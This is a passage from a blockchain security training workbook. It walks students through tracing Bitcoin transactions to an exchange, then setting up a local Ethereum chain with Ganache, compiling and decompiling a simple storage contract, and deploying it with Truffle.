Receiver: 1MMzNqVweE8TmmWmBr9VbvUtXf2acyuWQh

2. What's the current balance of the account? _____

✓ Solution

0 BTC

3. What account do the funds come from? (Hint: The previous transaction has an address that sent BTC to this account)

✓ Solution

bc1q4c6cdefgphzls9xlfeqrzg5vjs7ytmc72x58x4

4. On the earlier transaction that funded this account (the transaction identified in Question 3), why is there one sender and several receivers? (Hint: Check Lab 1.3 if you have doubts...)

✓ Solution

The money probably comes from a digital currency exchange platform'

5. Now Let's find information about the receiving account on blockchair.com. Looking at the most recent transaction, what is the last transaction hash of the receiving account (a.k.a. Recipients)?

✓ Solution

Hash: 83e259358195c551f32686460b5d3acac0568893d3c700d7c53ee514cfce01bb

Date: 2020-10-28 19:17

Input: 0.00118063 BTC

Output: 0.00073519 BTC

Sender: 1MMzNqVweE8TmmWmBr9VbvUtXf2acyuWQh

Receiver: 18deqi4Dcwh6P1UKSrxU81NnJxeF8uVBWm

6. What's the current balance of the account? _____

✓ Solution

0 BTC

7. Within this account (Address starting with 1MM) click on the recipient account of the last transaction (identified in Question 5) . What's the current balance of the recipient account?

✓ Solution

0.00073519 BTC

8. After tracking transactions, what's the initial source?

 Solution

A Digital Currency Exchange.

Conclusion

We can see that the funds switched accounts several times from out of the exchange and into our suspect's address `1EshrqQu8oT9GxpFLGxAsqbJ3bDQCj1SBR` which was then sent to `1MMzNqVweE8TmmWmBr9VbvUtXf2acyuWQh` and finally ended up in `18deqi4Dcwh6P1UKSrXU81NnJxeF8uVBWm` which some currently sits unspent.

As a conclusion, the authorities should request each digital currency exchange platform to identify the account owner that registered through their KYC process that used that address in the transaction.

In some countries, the Authorities are not allowed to request such information. So, it is very difficult to identify whose dirty money is. But this also demonstrates that, by using Centralized Exchanges, one compromises their anonymity of using blockchain.

Lab 3.1: Create a Private Ethereum Blockchain

Summary

In this exercise, you will deploy your own Ethereum local blockchain with GanacheUI. Ganache is a utility that allows developers and security auditors quickly spin up a test environment that can be accessed on your localhost. There are several options available, such as setting the amount of addresses you would like to create and pre-fund with Ether.

Each Exercise in this module builds upon the use of Ganache, and the ability to create a Local test network, so we recommend running all labs in this day in sequence.

Objectives

1. Use Ganache-UI to create a local ethereum blockchain.
2. Create the Blockchain with 5 Addresses containing 10 ETH each.

Lab Preparation

This lab is completed in your ZION VM

Launch the ZION VM and log in.

- LOGIN = zion
- PASSWORD = zion

Lab Walkthrough

Step 1


Start GanacheUI

Open up the main GanacheUI dashboard by entering in the following command into your ZION terminal. As always, tab-complete is your friend.

```
sudo /root/ganache-2.4.0-linux-x86_64.AppImage
```

!!! NOTE: If this is your first time opening Ganache, you may get a "Support Ganache" Window. If this occurs, turn "Analytics Enabled" off and press "Continue" ***


This should open a screen that looks like the following image. If you receive a notification to send analytics, decline and press continue. This may occur on first run of GanacheUI.



Step 2

Setup the Local Ethereum Blockchain

On the main menu screen, click the Yellow Button that says "New Workspace" for Ethereum. This will present you with the main options menu screen like below.




Step 3

Configure the Local Ethereum Blockchain

On the main menu screen, you can name the New Workspace whatever you'd like or leave it with the random default. Click the tab that states "ACCOUNTS & KEYS". This is where we will configure our number of addresses, and the amount to fund each with.

Modify with the following settings: Account Default Balance = 10 Total Accounts to Generate = 5 Autogenerate HD Mnemonic ON (Orange Selection) Lock Accounts OFF (Grey Selection)

Leave everything else as default and click "Save Workspace"




Step 4

Discover and Browse the local blockchain

You should now see your test blockchain up and running! Every student will have a different set of addresses and mnemonic that gets generated, so it wont be the same as the image.

Take a look around, at the "Private Keys" Section. And the other tabs available, such as "Blocks", "Transactions", and "Contracts"

ADDRESS	BALANCE	TX COUNT	INDEX	EDIT
0x5FE414880FBef8104A7EBea7febA2df930D760ad	10.00 ETH	0	0	🔗
0xDd13d20667Efaf98534147EBb358B1a11dd867E4E	10.00 ETH	0	1	🔗
0xDA138E13683597Bc71E9C5B3Ed45a9154a00BB57	10.00 ETH	0	2	🔗
0x4B09283E2b63f7d66384Ec63c8125100014B4020	10.00 ETH	0	3	🔗
0x1c111F8594331abf7DdC6c121D5d85EA6Ab8A24b	10.00 ETH	0	4	🔗



Lab 3.2: Compile and Analyze EVM ByteCode

The students will take a Solidity file of a smart contract, and run several tools to compile the solidity contract code into EVM byte code. They also connect to a website that will display all the OP Codes and EVM ABI data to understand how the compiler works.

Objectives

- Using `solc` to compile the Contract to obtain the EVM Bytecode.
- Decompile the Bytecode at <https://ethervm.io/decompile> to see the Decompilation/Disassembly and OPCODES used in the Contract lower level of programming.
- Using REMIX to compile the same Solidity contract code.
- Find the output of the Bytecode and disassembly from Remix and analyzing how it translates into EVM bytecode.

Lab Preparation

This lab is completed in your ZIION VM

1. Launch the **ZIION VM** and log in.
 - LOGIN = `zion`
 - PASSWORD = `zion`
2. Locate the smart contract file `SansCoin.sol` located in `/var/www/html/workbook/labs/scripts/lab-3.2`

Lab Walkthrough

Step 1

View the Smart Contract Code

Move into the folder:

```
cd /var/www/html/workbook/labs/scripts/lab-3.2
```

Read the contract code:

```
cat SansCoin.sol
```

You should see the following solidity code in the contract.

```
pragma solidity >=0.4.0 <0.7.1;

contract SansCoin {
    uint storedData;

    function set(uint x) public {
        storedData = x;
    }

    function get() public view returns (uint) {
        return storedData;
    }
}
```

Step 2

Create the EVM bytecode

In the simple contract, we see two functions: - `get()` - `set()`

as well as several integer variables to be allocated values/state.

1. While in the folder, run the `solc` compiler with the `-bin` switch to output the binary EVM bytecode.

✓ Solution

```
solc --bin SansCoin.sol
```

A long string of EVM bytes is output:

Note

If any errors are encountered with wrong pragma or solidity/solc compiler version, switch to the latest supported compiler by the contract. In this example, that is by the command `sudo solc-select 0.7.1`

Step 3


Decompile the EVM Bytecode

Copy the output Binary code, and browser to <https://ethervm.io/decompile>

If you did not get the EVM byte string from the previous step, use the Solution provided.

Note

There are other online and local tools to decompile and disassemble the bytecode, so feel free to use another if you have a preference. On the website, find the text field to paste in the bytecode. Once pasted, click the **Decompile** button below the Bytecode input (not top one next to "Address").



Step 4

Remove Constructor Bytes

You will most likely see an ERROR stating *This might be constructor bytecode - to get at the deployed contract, go back and remove the constructor prefix, usually up to the next 6060 or 6080.*

Decompilation

This might be constructor bytecode - to get at the deployed contract, go back and remove the constructor prefix, usually up to the next `6000` or `6000`.

```
contract Contract {
    function main() {
        memory[0x40:0x60] = 0x80;
        var var0 = msg.value;

        if (var0) { revert(memory[0x00:0x00]); }

        memory[0x00:0xc7] = code[0x1f:0xe6];
        return memory[0x00:0xc7];
    }
}
```

As instructed, we must remove the constructor bytecode from the pasted binary.

Delete all opcodes up to but not including the second set of `6080` then run the Decompile again.

See the image for indication of where to remove the constructor code.



Step 5

Decompile and verify the smart contract details

After the constructor code is removed, we can now see the correct Decompilation and Disassembly.

Public Methods, Internal Methods and Decompiled Functions

Notice how we see the internal and public methods represented here from `SansCoin.sol` - `get()` and `set()`

Public Methods

Method names cached from [4byte.directory](#).

`0x6d4ce63c get()`

Internal Methods

`set(arg0, arg1)`
`get() returns (r0)`

Decompilation

```
contract Contract {
    function main() {
        memory[0x40:0x60] = 0x80;
        var var0 = msg.value;

        if (var0) { revert(memory[0x00:0x00]); }

        if (msg.data.length < 0x04) { revert(memory[0x00:0x00]); }

        var0 = msg.data[0x00:0x20] >> 0xe0;

        if (var0 == 0x60fe47b1) {
            // Dispatch table entry for set(uint256)
            var var1 = 0x60;
            function set(var arg0, var arg1) {
                arg0 = msg.data[arg0:arg0 + 0x20];
                storage[0x00] = arg0;
            }
            function get() returns (var r0) { return storage[0x00]; }
        }
    }
}
```

Dissassembled Bytecode

We see the OPCODE representation of the bytecode at each step in the smart contract logic.

Among the codes used are some PUSH types, CALLVALUE and some conditional JUMP based on message values.

Disassembly

```
label_0000:
    // Inputs[1] { @0005 msg.value }
    0000  60 PUSH1 0x80
    0002  60 PUSH1 0x40
    0004  52 MSTORE
    0005  34 CALLVALUE
    0006  80 DUP1
    0007  15 ISZERO
    0008  60 PUSH1 0x0f
    000A  57 *JUMPI
    // Stack delta = +1
    // Outputs[2]
    // {
    //     @0004 memory[0x40:0x60] = 0x80
    //     @0005 stack[0] = msg.value
    // }
    // Block ends with conditional jump to 0x000f, if !msg

label_000B:
    // Incoming jump from 0x000A, if not !msg.value
    // Inputs[1] { @000E memory[0x00:0x00] }
    000B  60 PUSH1 0x80
    000D  80 DUP1
    000E  FD *REVERT
    // Stack delta = +0
    // Outputs[1] { @000E revert(memory[0x00:0x00]); }
    // Block terminates

label_000F:
    // Incoming jump from 0x000A, if !msg.value
    // Inputs[1] { @0013 msg.data.length }
    000F  5B JUMPDEST
    0010  50 POP
    0011  60 PUSH1 0x84
    0013  36 CALLDATASIZE
    0014  10 LT
    0015  60 PUSH1 0x32
    0017  57 *JUMPI
    // Stack delta = -1
    // Block ends with conditional jump to 0x0032, if msg.
```

Step 6

[Open REMIX](#)

Lets do this again, but an easier way using REMIX, an online Solidity development environment.

Copy the solidity code contents of the `SansCoin.sol` file once again, and browse too <https://remix.ethereum.org>

Step 7

Compile and Disassemble in REMIX

Create a file in the "File Explorers" window called `SansCoin.sol` and paste the copied solidity code into the browser window. A new file can be created by clicking the small circle with the `+` marked inside.


The screenshot shows the REMIX interface. On the left, the FILE EXPLORERS sidebar shows a tree structure with 'browser' containing files 1_Storage.sol, 2_Owner.sol, 3_Ballot.sol, and tests containing 4_Ballot_test.sol. A blue arrow points from the 'tests' node to a 'Create new file' dialog box. The dialog box has 'File Name (e.g Untitled.sol)' input field containing 'SansCoin.sol'. At the bottom right of the dialog are 'OK' and 'Cancel' buttons. Below the dialog is the main REMIX window. The top bar shows the URL: remix.ethereum.org/#optimize=false&evmVersion=null&version=soljson-v0.4.26+commit.4563c3fcjs. The FILE EXPLORERS sidebar on the left shows the same file structure. The main code editor tab is titled 'SansCoin.sol' and contains the following Solidity code:

```


1 pragma solidity >=0.4.0 <0.7.1;
2
3 contract SansCoin {
4     uint storedData;
5
6     function set(uint x) public {
7         storedData = x;
8     }
9
10    function get() public view returns (uint)
11        return storedData;
12    }
13
14

```

Locate and click the "Solidity Compiler" Tab in REMIX. In this section, click the button to *Compile SansCoin.sol*



Once the compiler is finished, click on the *Compilation Details* on the bottom of the Compiler Tab.



This will open a window in the remix browser that has all the information about - compiled code - Metadata - ABI - ByteCode - web3deploy script - Assembly with OpCodes



Step 8

View the contract details in REMIX

Expand the Details section to see the abi details on `get()` and `set()`. This can be found in: METADATA -> output -> abi -> 0: and 1: or ABI -> 0: and 1:

Analyze the rest of the output from REMIX, and compare it to the output from ethervm.io/decompile.

Can you see any other interesting details, such as GASESTIMATES or FUNCTIONHASHES?

Conclusion

There are many free and opensource compilers for Solidity at our disposal. Remix is an easy way to start compiling Smart Contracts because Remix develops, compiles and deploys Smart Contracts online in a web browser to make it possible to test and analyze.

Try to become familiar with the details of solidity, and how the functions are transalated into lower level languages. This will make you a better solidity security auditor (or hacker).

Lab 3.3: Deploy a Smart Contract

Summary

Using the same contract from Lab 3.2 (`/var/www/html/workbook/labs/scripts/lab-3.3/SansCoin.sol`), the student will take the pre-written solidity Smart Contract, and use a tool called **Truffle** to compile, migrate, and deploy a smart contract onto the Local test node.

Objectives

- Deploy a compiled contract to a local running Ethereum Test Blockchain
- Get familiar with Deployment tools like truffle.
- Learn some of the commands in truffle and become familiar with web3 scripts.

Lab Preparation

This lab is completed in your ZION VM

1. Launch the **ZION VM** and log in.

- LOGIN = `zion`
- PASSWORD = `zion`

2. *Your Ganache-UI server should be running locally already from the previous Lab 3.1 If not, please refer to Lab 3.1 to start the locally hosted Test environment.*

Lab Walkthrough

Step 1

Initialize a truffle project

The first step is to initialize a truffle project. Browse into lab folder located in `/var/www/html/workbook/labs/scripts/lab-3.3`, and create a new project folder to deploy your truffle files into.

Run

```
mkdir SansCoin; cd ./SansCoin
```

to make a new directory go into the folder. This is where we will initialize our new contract deployment.

Then, from the terminal windows, execute the truffle initialization command.

Solution

```
truffle init
```

```
λ truffle init  
Starting init...  
=====  
> Copying project files  
Init successful, sweet!
```

This should have generated several folders and a configuration file.

```
/contracts /migrations /test truffle-config.js
```

Step 2

Locate and copy the smart contract files

Browse into the `/contracts` folder created in Step 1, and copy the `SansCoin.sol` file into here.

```
cd contracts  
cp /var/www/html/workbook/labs/scripts/lab-3.3/SansCoin.sol ./SansCoin.sol
```

Verify the solidity file code is in there.

```
nano SansCoin.sol
```

```
GNU nano 4.9.3                               SansCoin.sol  
pragma solidity >=0.4.0 <0.7.1;  
  
contract SansCoin {  
    uint storedData;  
  
    function set(uint x) public {  
        storedData = x; me/zion/SEC554_Day3Ex2  
    }  
    function get() public view returns (uint) {  
        return storedData;  
    }  
}
```

Create/Copy the Migrations files

Browse into the `/migrations` folder, and edit the deployment script file `1_initial_migration.js` there. You can copy this from the scripts folder as well.

```
cd ../migrations
```

Edit the file with the following code:

Solution

```
var SC=artifacts.require("SansCoin"); module.exports = function(deployer) { deployer.deploy(SC); }
```

or, you may also copy the provided script into the folder, and replace the default config file.

✓ Solution

```
cp /var/www/html/workbook/labs/scripts/lab-3.3/1_initial_migration.js /var/www/html/workbook/labs/scripts/lab-3.3/SansCoin/migrations/1_initial_migration.js
```

Image provided for more clarity:

```
GNU nano 4.9.3 1_initial_migration.js
var SC=artifacts.require("SansCoin");

module.exports = function(deployer) {
  deployer.deploy(SC);
}
```

Create/Copy the truffle-config files

Last, replace the `truffle-config.js` in the `SansCoin` folder created file with the following javascript code.

NOTE: This configuration should match the GanacheUI Environment

Edit the file with the following code: _____

✓ Solution

```
module.exports ={ networks: { "development": { network_id: "*", host: "127.0.0.1", port: 7545 }, } };
```

or, you may also copy the provided script into the folder, and replace the default config file.

✓ Solution

```
cp /var/www/html/workbook/labs/scripts/lab-3.3/truffle-config.js /var/www/html/workbook/labs/scripts/lab-3.3/SansCoin/truffle-config.js
```

Image provided for more clarity:

```
GNU nano 4.9.3 truffle-config.js
module.exports ={ networks: {
  "development": {
    network_id: "*",
    host: "127.0.0.1",
    port: 7545
  }
} };
```

When all the files have been modified or replaced, your SansCoin folder should be structured like the following image:

```


.
├── contracts
│   └── Migrations.sol
│   └── SansCoin.sol
└── migrations
    └── 1_initial_migration.js
└── test
    └── truffle-config.js

```

Step 3

Compile and Migrate with Truffle

Restart Ganache-UI with the terminal command `ganache-ui` and create a **New Ethereum Workspace**. Once the Workspace is open, add the Lab's truffle config file to the project by selecting **Add Project** and browsing to `/var/www/html/workbook/labs/scripts/lab-3.3/`



In the terminal, navigate back to the main `SansCoin` folder with the `truffle-config` and compile the contract.

✓ Solution

truffle compile

```
λ truffle compile
Compiling your contracts...
=====
> Compiling .\contracts\Migrations.sol
> Compiling .\contracts\SansCoin.sol
```

Once the "Compiled Success" message is given, deploy/migrate the contract to the local running blockchain with `truffle migrate`. This will send the compiled contract to be mined, and display the results, such as the amount of gas used, the account it was deployed from, and a tx hash. *these will be different for every student*

Take note of the contract address returned. (in the example below ending in 8966)

NOTE: Once again, this step will only work with GanacheUI Environment running locally on your lab VM. If it is not running, refer to steps in lab 3.1

✓ Solution

truffle migrate

```

λ truffle migrate
Compiling your contracts...
=====
> Everything is up to date, there is nothing to compile.

Starting migrations...
=====
1_initial_migration.js
=====
Deploying 'SansCoin'
-----
> transaction hash: 0x6a5d1cc1a97cc80b160876ba4000acef274a114002290cbc3eef6612b5873d
> Blocks: 0 Seconds: 0
> contract address: 0xE186F74259f579345d7A6cB97468FaeC6708966
> block number: 5
> block timestamp: 1600742629
> account: 0x28Bcb89EB6094def28f68beE9c0bC2a7E5481F29
> balance: 99.92879682
> gas used: 96189 (0x177bd)
> gas price: 20 gwei
> value sent: 0 ETH
> total cost: 0.00192378 ETH

> Saving artifacts
-----
> Total cost: 0.00192378 ETH

Summary
=====
> Total deployments: 1
> Final cost: 0.00192378 ETH

```

Step 4

View the TX in Ganache

Now, look at your GanacheUI. Click on "Transactions" Tab, and you should see that a tx was mined, and the contract was created! The "CREATED CONTRACT ADDRESS" should match the one from the `migrate` in Step 5.

TX HASH	FROM ADDRESS	CREATED CONTRACT ADDRESS	GAS USED	GAS PRICE	VALUE	GAS LIMIT	MINED IN BLOCK
